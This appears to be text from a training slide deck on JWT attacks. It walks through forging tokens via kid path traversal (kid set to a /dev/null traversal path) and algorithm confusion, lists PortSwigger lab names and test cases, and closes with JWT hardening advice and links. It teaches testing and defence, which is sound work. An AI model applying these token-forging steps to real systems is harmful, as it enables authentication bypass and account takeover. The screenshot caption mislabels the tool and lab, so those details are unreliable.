
Steps to Find & Exploit:

Part 1 - Generate a suitable signing key

- 1) Go to the **JWT Editor** tab.
- 2) Click **New Symmetric Key** and click **Generate** to generate a new key in JWK.
- 3) Replace the **k** property with a Base64-encoded null byte (AA==).
- 4) Click **OK**.


Part 2 – Modify and sign the token

- 1) Intercept an authenticated request in Burp and send it to **Repeater**.
- 2) Change the **kid** parameter to `../../../../../../dev/null`.
- 3) Click on **Sign** and send the request.




V12 – Algorithm Confusion Attack

Algorithm confusion attacks (also known as key confusion attacks) occur when the attacker is able to force the server to verify the signature of the JWT using a different algorithm than is intended by the application developers.



V12 – Algorithm Confusion Attack

Algorithm confusion attacks (also known as key confusion attacks) occur when the attacker is able to force the server to verify the signature of the JWT using a different algorithm than is intended by the application developers.



V12 – Algorithm Confusion Attack

Steps to Find & Exploit:

Part 1 - Obtain the server's public key

- 1) Obtain the server's public key

Part 2 - Generate a malicious signing key

- 1) Generate an RSA key pair in the JWT Editor tab.

Part 3 – Modify and sign the token

- 1) Intercept an authenticated request in Burp and send it to Repeater.
- 2) Change the value of the **alg** parameter to **HS256**.
- 3) Click on **Sign** and send the request.

The screenshot shows the OWASP ZAP tool interface with the 'JWT Editor' tab selected. In the 'Request' pane, a JWT is displayed in JSON format. The 'Header' section contains the following JSON:

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

The 'Payload' section contains the following JSON:

```
{
  "iss": "portswigger",
  "exp": 1728629809,
  "sub": "administrator"
}
```

In the 'Signature' pane, the raw hex bytes of the signature are shown: 10 B8 69 C9 1A 00 A1 D7 85 32 AF A0 95 D9 AF 37 22 A1 DF 54 49 50 27 D1. The 'Information' pane displays the expiration time: Fri Oct 11 2024 06:56:49. The 'Response' pane shows the 'Web Security Academy' logo and a note: 'JWT authentication bypass via jwk header injection'.

JWT Attacks Labs



APPRENTICE

JWT authentication bypass via unverified signature →



APPRENTICE

JWT authentication bypass via flawed signature verification →



PRACTITIONER

JWT authentication bypass via weak signing key →



PRACTITIONER

JWT authentication bypass via jwk header injection →



PRACTITIONER

JWT authentication bypass via jku header injection →



PRACTITIONER

JWT authentication bypass via kid header path traversal →



EXPERT

JWT authentication bypass via algorithm confusion →



EXPERT

JWT authentication bypass via algorithm confusion with no exposed key →

JWT Test Cases

- JWT contains sensitive information.
- JWT is stored in an insecure location
- JWT is transmitted over an insecure connection.
- JWT expiration time is too lengthy or missing.
- Expired JWT is accepted.
- JWT signature is not verified, or arbitrary signatures are accepted.
- “None” algorithm is accepted / JWT without a signature are accepted.
- JWT is signed with a weak or brute-forceable key.
- JWT is vulnerable to header injection via the jwk parameter.
- JWT is vulnerable to header injection via jku parameter.
- kid parameter is vulnerable to injection attacks
- JWT vulnerable to algorithm confusion

HOW TO SECURE JWTs?



JWT Security

- Avoid storing sensitive information in the JWT.
- Use an up-to-date library for handling JWTs.
- Perform robust signature verification on JWTs.
- Store JWTs securely. If you're using an Authorization header to transmit JWTs then opt for Session Storage instead of Local Storage. Similarly, if you're using cookies to store JWTs, then ensure the Secure and HTTPOnly flags are set.
- Transmit JWTs securely. Do not send tokens in URL parameters.
- Opt for stronger signing algorithms when possible. For example, RS256 or ES256 are stronger than HS256 with a weak secret key.
- Always transmit JWTs over a secure encrypted channel (HTTPS) to protect against eavesdropping.
- Use the principle of least privilege when setting claims in the token. Users should only be given access to what is required / necessary.

JWT Security

- Implement proper key management practices, including regular key rotation and ensure secret keys are stored securely.
- Enforce a strict whitelist of permitted public keys and hosts for the jwk and jku headers.
- Include the aud (audience) claim to specify the intended recipient of the token. This prevents it from being used on different websites.
- Ensure that the kid header parameter is not vulnerable to injection attacks such as path traversal or SQL injection.
- Always set the expiration date (exp claim) for tokens to limit their validity to the shortest period of time acceptable by the business. Use short-lived tokens and refresh tokens when possible.
- If possible, enable the issuing server to revoke tokens.

Resources

- Web Security Academy – JWT Attacks
 - <https://portswigger.net/web-security/jwt>
- Web Security Academy – JWT Labs
 - <https://portswigger.net/web-security/all-labs#jwt>
- Testing JSON Web Attacks
 - https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/10-Testing_JSON_Web_Tokens
- What Are Refresh Tokens and How to Use Them Securely
 - <https://auth0.com/blog/refresh-tokens-what-are-they-and-when-to-use-them/>
- jsonwebtoken Signature Bypass
 - <https://github.com/advisories/GHSA-qwph-4952-7xr6>
- node-jose Improper Signature Validation
 - <https://nvd.nist.gov/vuln/detail/CVE-2018-0114> & <https://github.com/j4k0m/CVE-2018-0114?tab=readme-ov-file>
- PyJWT Algorithm Confusion
 - <https://www.vicarius.io/vsociety/posts/risky-algorithms-algorithm-confusion-in-pyjwt-cve-2022-29217>